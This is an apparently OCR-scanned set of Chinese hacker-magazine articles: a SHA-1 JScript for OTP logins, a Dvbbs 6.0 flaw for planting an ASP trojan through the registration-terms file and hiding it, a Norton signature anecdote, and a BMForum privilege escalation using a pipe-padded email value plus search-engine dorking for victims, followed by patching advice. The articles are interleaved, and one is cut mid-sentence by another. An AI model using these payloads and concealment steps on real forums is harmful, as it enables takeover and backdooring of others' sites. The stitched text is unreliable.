"我的信用卡号是*******！"在网络中，我们当然可以这么说，但是，在网络监听无处不在的今天，我们难以保证楼下的小A 就不会截取我们的数据！散列(Hashing)就是在信息安全中经常用到的一种算法。它的作用是用一组固定长度的数据表示一大串数据。针对两组不同数据的散列结果应当是不同的，对于一组数据很小的改变，它将导致散列结果很大的、难以预测的改变。因此，散列算法可以安全地用于反篡改和零知识证明。由于散列的这些性质，它在密码学中常被用作数字签名、身份验证等过程的基础算法。下面，我们从效率的角度来分析安全问题。

对于只需要保护口令的情形如FTP管理，OTP方案比TLS／SSL更为有效，因为它不需要双方协商"会话密钥"，从而缩短了计算时间。OTP方案显然不如TLS／SSL方案安全，然而它具有实现代价低和效率高的优点，对于安全性要求不那么严格的场合，如非电子商务、不需要对通信内容作严格加密的网站等，就是一种可行的、低成本、高效率的解决方案。由于使用OTP方案不需要TLS／SSL方案那样进行大量、经常性的加密／解密计算，因此它可以在一定程度上提高服务器的负载能力，使得效率提高。

下面是某网站的登录组件，在综合考虑安全和效率的基础上，设计了一个OTP方案，这个方案使用了SHA1散列算法，采用SHA1的原因是它使用160bit的散列值，长于MD5的128bit，理论上发生冲撞(即两个消息产生同一散列结果可以防范破解)的概率更小，从而能够提供更好的安全性。以下是供客户端使用的SHA1 JScript脚本源代码。为了提高脚本的即时编译速度，代码进行了相关优化，具体如下：

```
// 代码示范
var sHEXChars="0123456789abcdef";
// 此函数将int32 类型的变量转换为 hex 字串。
function hex(num)
{
  var str="";
  for(var j=7;j>=0;j--)
    str+=sHEXChars.charAt((num>>(j*4))&0x0F);
  return str;
}
// 调整输入串，使其符合要求
```

```
function AlignSHA1(sIn){
    var nblk=((sIn.length+8)>>6)+1, blks=new Array
(nblk*16);
    for(var i=0;i<nblk*16;i++)blks[i]=0;
    for(i=0;i<sIn.length;i++)
      blks[i>>2]|=sIn.charCodeAt(i)<<(24-(i&3)*8);
    blks[i>>2]|=0x80<<(24-(i&3)*8);
    blks[nblk*16-1]=sIn.length*8;
    return blks;
  }

  // add 添加函数
  function add(x,y){
    var lsw=(x&0xFFFF)+(y&0xFFFF);
    var msw=(x>>16)+(y>>16)+(lsw>>16);
    return(msw<<16)|(lsw&0xFFFF);
  }
  function rol(num,cnt){
    return(num<<cnt)|(num>>>(32-cnt));
  }
  function ft(t,b,c,d){
    if(t<20)return(b&c)|((~b)&d);
    if(t<40)return b^c^d;
    if(t<60)return(b&c)|(b&d)|(c&d);
    return b^c^d;
  }


  // 为当前迭代决定合适的附加常量 t
  function kt(t) {
    return(t<20)?1518500249:(t<40)?1859775393:
      (t<60)?-1894007588:-899497514;
  }

  // 利用FIPS-180标准实现的SHA-1算法
  function SHA1(sIn)
  {
    var x=AlignSHA1(sIn);
    var w=new Array(80);
    var a=1732584193;
    var b=-271733879;
    var c=-1732584194;
    var d=271733878;
    var e=-1009589776;
    for(var i=0;i<x.length;i+=16){
      var olda=a;
      var oldb=b;
      var oldc=c;
      var oldd=d;
      var olde=e;
      for(var j=0;j<80;j++){
        if(j<16)w[j]=x[i+j];
        else w[j]=rol(w[j-3]^w[j-8]^w[j-14]^w[j-16],1);
        t=add(add(rol(a,5),ft(j,b,c,d)),add(add(e,w[j]),kt(j)));
        e=d;
        d=c;
        c=rol(b,30);
        b=a;
        a=t;
      }
      a=add(a,olda);
      b=add(b,oldb);
      c=add(c,oldc);
      d=add(d,oldd);
      e=add(e,olde);
    }
    return hex(a)+hex(b)+hex(c)+hex(d)+hex(e);
  }
```

综上所述，事物总有相对的两个方面，效率方面的提高可能就意味着安全方面的成本和要求有所降低。比如，从加密长度而言，加密长度越长，对服务器性能的影响也就越大；从加密算法而言，对称加密算法采用同一把密钥进行加密和解密时速度快，但密钥的分发与交换不便于管理，而使用不对称加密算法加密时，运算量则会比较大。因此，根据不同的场合，实际应用时肯定有不同的取舍，从而达到一个综合的平衡效果。

适合读者：入侵爱好者、脚本程序员、站长
前置知识：无

关于Dvbbs6.0的设计缺陷



文/图 蓝翔小筑 青蛙

动网论坛到目前为止是国内使用较多的一种论坛，到现在已经推出了好几个版本和一些补丁程序，对于最早的Dvbbs6.0可以说是漏洞百出，虽然现在动网论坛的官方对早期的6.0版本进行了加强改进，基本杜绝了一些早期的漏洞。在6.0发帖处的上传已经被设置为每天上传0个，这样的话只要把头像处的上传给去掉，就可以从根本上杜绝了上传漏洞了（也能杜绝备份数据挂马），从这一点来看，现在官方所提供的6.0版本已经进行了一些加强，对于这个版本的其他几个漏洞我没测试过，估计应该也行不通了。现在使用较广的7.0版本以及它的几个SP补丁和最新出的7.1版本在安全性上都有了很大的改变，但在进入后台后通过备份数据库的挂马方法却还依然没有找到好的办法解决。今天我想和大家谈的就是Dvbbs6.0版本所存在的一个设计缺陷，导致还可以用另外一种方法挂马。


在Dvbbs6.0中存在一个名为初始信息设置的功能模块，方便用户直接在后台更改论坛的注册条款，而作者在设计这个功能版块的时候，却留下了一个缺陷。

首先我们知道我们进行注册的页面为http://****/bbs/reg.asp，这说明注册条款由reg.asp这个文件控制的，我打开这个文件看里面是怎么实现修改注册条款的，在

适合读者：脚本爱好者、网管
前置知识：无

最短的ASP病毒

文/图 web-wind



歇完长假第一天上班，被通知说公司网站发现被攻击的痕迹，证据是诺顿的隔离区里发现若干病毒文件，用PCanywhere连上Web服务器一看，隔离区里躺着几个Upload.inc文件，这不是我们大家广为传用的无惧上传类吗？我的BBS和涉及到无组件上传的地方都用它。"无惧啊，挺好的，用了无惧，还真对得起咱这张脸（大宝广告后遗症）"。

打开BBS目录，果然Upload.inc被杀掉了，再看一下诺顿的版本，5月4号升的级；看来是在Upload.inc里包含了诺顿新命名的病毒特征码。无惧，我所欲也，诺顿亦我所欲也，鱼与熊掌……只有改这个inc文件了。

我最初的做法比较速成，下了一个ASP免杀工具，然后把Upload.inc加密，再Copy到Web下，没有被查杀。正得意之时，又被人告知说上传功能仍无法使用，一看报错信息：Page重复定义——原来如此，我的上传页面里包含了Conn.asp和Upload.inc等文件，Conn.asp的第一行代码如下：

```
<%@LANGUAGE="VBSCRIPT"%>
```

而Upload.inc加密后也必定包含如下代码

```
<%@ LANGUAGE = VBScript.Encode %>
```

重复了。解决办法倒是有，把Conn.asp的那行去掉，然后再调换一下上传文件里的Include顺序应该就可以了。不过这次没成功，让我改变了自己一贯不求甚解的做法，决定找出Upload.inc的特征码。

做法很简单，我把认为可能成为特征码的语句从文件中删除，然后再让诺顿杀，被杀了说明还没找到特征码。结果我认为最有可能的Server.CreateObject（"Scripting.Dictionary"）之类都没问题——凭心而论，这些也不该有问题，只不过Upload.inc里的代码太平常，太正规了。最后的结果出人意料，居然是GetDate里的一行定义变量的语句，如下：

```
Dim RequestBinDate,sSpace,bCrLf,sInfo,iInfoStart,iInfoEnd,tStream,iStart,oFileInfo
```

把这行代码写入一个文本文件，如果你的机子上有诺顿又刚升了级的话，马上会被删掉，而你只要随便改其中一个变量的名字就没问题了——这也是我最后的解决方法。

我的题目或许有些哗众取宠，但在诺顿的眼里它确实是病毒。再看一看一些包含上传功能的ASP木马，基本原文不动的包含了此段定义，难道这就是原因？

这个文件中有如图1所示的一段代码

其中这一句<!--#include file="inc/reg_txt.asp"-->不是一个调用语句吗？（这个语句真是个好东西，还可以用来留隐藏后门，呵呵）。它的注册条款全部来自reg_txt.asp这个文件，然后通过调用在reg.asp里面显示。前面说后台不是有个初始信息设置的功能模块可以修改注册条款吗，莫非那里的输入的部分全保存在了reg_txt.asp里面，而这个又是个单独的页面，如果我们把我们的木马写进去岂不是可以执行我们的木马？进入后台发现果然把注册条款保存到了reg_txt.asp里，如图2所示。

```
%>
<table cellpadding=3 cellspacing=1 align=center class=tableborder1>
    <tr><th align=center><form action="reg.asp?action=apply" method=post>服务条款和声明</td></tr>
    <tr><td class=tablebody1 align=left>
<!--#include file="inc/reg_txt.asp"-->
        </td></tr>
    <tr><td align=center class=tablebody2><input type=submit value=我同意></td></form></tr>
</table>
<%
```

图1




图2

现在我们就把里面的原有的条款复制下来，保存到记事本里（等挂完马后还要恢复原貌，别被人"发现"了，呵呵），现在把木马内容写进去，看看能不能访问正常。我们访问http://****/bbs/reg_txt.asp这个页面看看，呵呵，马儿出现了，同时也说明了Dvbbs6.0版本在设计reg.asp这个页面时有设计缺陷，导致进入后台能通过修改注册条款挂马。

也许是设计者发现了这个设计缺陷，在Dvbbs6.0后的版本已经弥补了这个页面的设计缺陷，所以在6.0后的版本不能通过这种方式挂马，不然的话这将是一种比备份数据库更简单实用的方法了。

小提示 其实备份数据库挂马还是有办法避免的，备份数据库挂马是要把jpg格式的木马传上去，我们只要删除所有的上传页面，这样想备份数据库都没办法了；另外还有种方法有资料介绍过：可以添加用检验图片的真实性的代码来预防图片跨站攻击，同样这段代码也能防止备份数据库挂马，这是最完美的方法。

在随后我还发现了一些整站程序也存在这个设计缺陷，但有部分站点却对注册条款处理得很好，特别是一些购物系统。说这些的目的是想告诉大家，大家在入侵的过程要多注意观察各个整站之间存在的类似性，不要他说是针对哪套程序你就只局限那套程序，要学会发散思维的思考问题，还有就是多看代码，他会给你带来意想不到的结果的。

此文只是把一个不被人注意的设计缺陷谈了一下，写得不好大家可别砸我，呵呵！

脚本小子：论坛被入侵是一件很痛苦的事情，可是“亡羊补牢”才是重中之重。最近，虽然蓝色魔法论坛被入侵的事情闹得沸沸扬扬，可惜依然有无数的论坛没有打上新的补丁，漏洞“后遗症”导致的损失也就可能更加厉害了！代码提供者如何让自己的用户及时更新？用户如何得到最新的漏洞消息？如何将损失降低到最小？且看本文的描述。

适合读者：脚本爱好者、入侵爱好者、网管

前置知识：无



从PHP论坛漏洞管窥安全管理

文/图 彭文波

蓝色魔法论坛是一个用PHP编写的论坛，在国内被普遍采用。由于它的用户注册模块中的一些代码缺陷，可以导致恶意攻击者将普通用户提升为管理员。先让我们看看一个入侵的范例吧。

入侵范例

现在假设某个不怀好意的用户知道了这个漏洞，通过分析http://www.bmforum.com/bmb/这个网站，可以得到其特征代码，大家可以看看页面下方的一段标识，这在很多论坛都很相似。如图1 所示。




图1

这就是查找受害者的特征代码了，仔细看一下，我们会发现采用这个论坛代码的网站大部分应该有“Powered by BMForum Plus!”这样的独特标志。把这个特征代码作为关键字，到百度、Google等网站进行搜索，无数的目标凸现在我们眼前。如图2 所示。




图2

> 小提示：特征代码越准确，就越容易找到有漏洞的论坛。

随便挑选一个有漏洞的论坛，关于这个漏洞我们就不详细描述其原因了，主要缺陷在于过滤不严，通过伪造“|”使程序在读用户等级时将之判断为管理员。单击“注册”按钮，进入注册页面，在填写邮箱地址时，输入test@test.com|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|0|，通过认证后，这个刚注册的新用户就变成了管理员。而这个步骤是如此简单，加上管理员的权限又大，其危害可想而知。

进入“管理中心”，就可以看到管理页面了。在这里，恶意的用户可以做很多事情，比如上传文件构造一个WebShell，如图3所示的上传文件表单即可由用户直接构建。试想，如果管理员知道自己的网站可以被别人这么折磨，其表情有多么难看？




图3

实际上，看看网络上到处横行的论坛漏洞，无论是ASP、JSP还是PHP，类似的问题都可能存在。那么，如何进行有效的防范呢？

防范措施

1.密切关注官方补丁

很多使用ASP或者PHP等语言的开发者都有一个不好

的习惯，用了别人的代码后就以为万事大吉了。实际上这是一个很大的隐患，因为代码是别人写的，代码的安全问题也只有别人才知道，也许，当某天在自己的论坛上突然收到开发者发来的紧急消息时，我们除了惊讶以外，还可能会有一种被出卖的感觉。因此，关于代码的安全，可以从以下两个角度来分析。

以本文的蓝色魔法论坛为例，可以登录其官方站点http://www.bmforum.com，找到补丁相关的栏目，如http://www.bmforum.com/bmb/forums.php?forumid=4这个地址，看看论坛最新的补丁，这也是对自己和客户负责的一种行为。一般来说，论坛代码的普及程度越高，论坛的受攻击可能就越大。众所周知，动网论坛的补丁现在甚至可以和微软媲美了。如果使用的是动网论坛，就必须随时关注其最新安全动态，可以通过动网的论坛、安全杂志、安全网站等，这样可以在最快的时间内了解问题所在，并及时进行防范和解决漏洞。

除了关注官方补丁，如果对问题比较了解，可以直接进行修补。如下面的一行代码，利用正则表达式，判断如果含有JavaScript就进行拆分，这样就可以有效地消灭跨站式攻击，部分代码修改后如下所示

```
f ($allow['pic']){
$message = preg_replace("/\[img\](.+?)\[\/img\]/eis",
"cvpic('\1')",$message);
$message = preg_replace( '/javascript/i', 'java script',
$message);
}else{
```

2. 阅读代码并理解代码

现在，由于很多论坛的安装十分智能化，很多使用者也懒得去看代码是如何实现功能的，直接点击"下一步"或者直接上传到服务器上就万事大吉了。这其实是一个不好的习惯，知其然的同时也要知其所以然，通过仔细阅读并理解代码，才能真正找到出现问题的地方。

比如，在Web程序中，数据库的安全是一个很严肃的问题。很多代码的编写者意识到了这类问题，并且小心翼翼地对他们认为有问题的地方做了补救，但常见的情况是要么没有穷尽所有的可疑地点，要么这种补救逻辑上有误。对于一个耐心且嗅觉灵敏的攻击者来说，这种意义上的补救措施和没有任何补救措施没有本质上区别。

常见的输入变量有3种：数字、字符串和集合。对于数字型的输入变量，简单调用一下判断函数即可，见得到的代码中，凡是检查了这类变量的，几乎都正确。对于字符串型的来说，基本上在插入到生成的SQL语句时，前后都有单引号，如果仅从破坏注入条件来看，把单引号替换成两个单引号应该问题不大。同理，如果是一个字符串的集合，也可以简单的用这种方法。而如果是数字的集合，情况可能稍微麻烦一点，至少你得允许数字、逗号或许还有空格之类的符号在输入中正常出现，这样子的过滤规则可能显得复杂。

典型例子是不管不顾地对所有的输入变量都去掉单引号，或者是把单引号替换成合法的两个单引号，例如：

```
id = replace(request.querystring("id"), "'", "''")
```

这个做法很有可能是错误的。因为引起SQL注入的不总是单引号，再扩大一点，引起问题的不是任何单独的符号。正确的利用注入，重要的一点是闭合前面的一句SQL查询语句，往往是得先正确地闭合前面一个条件，因为我们可能会在同一句里面引入新的条件，补救措施只要破坏注入条件应该就可以了，但是考虑到其复杂性，最好还是较为完整的限制一下输入的字符种类。这就需要在实际代码中多多留心一下了。因此，在使用对方提交的数据之前，先做一个对方所有可能进入字符的分析列表，然后就每一种输入分支情况进行类型的审核，这也是每个代码使用者所应该了解的一些基本防范规则。

3. 检查网站安全日志和后门文件

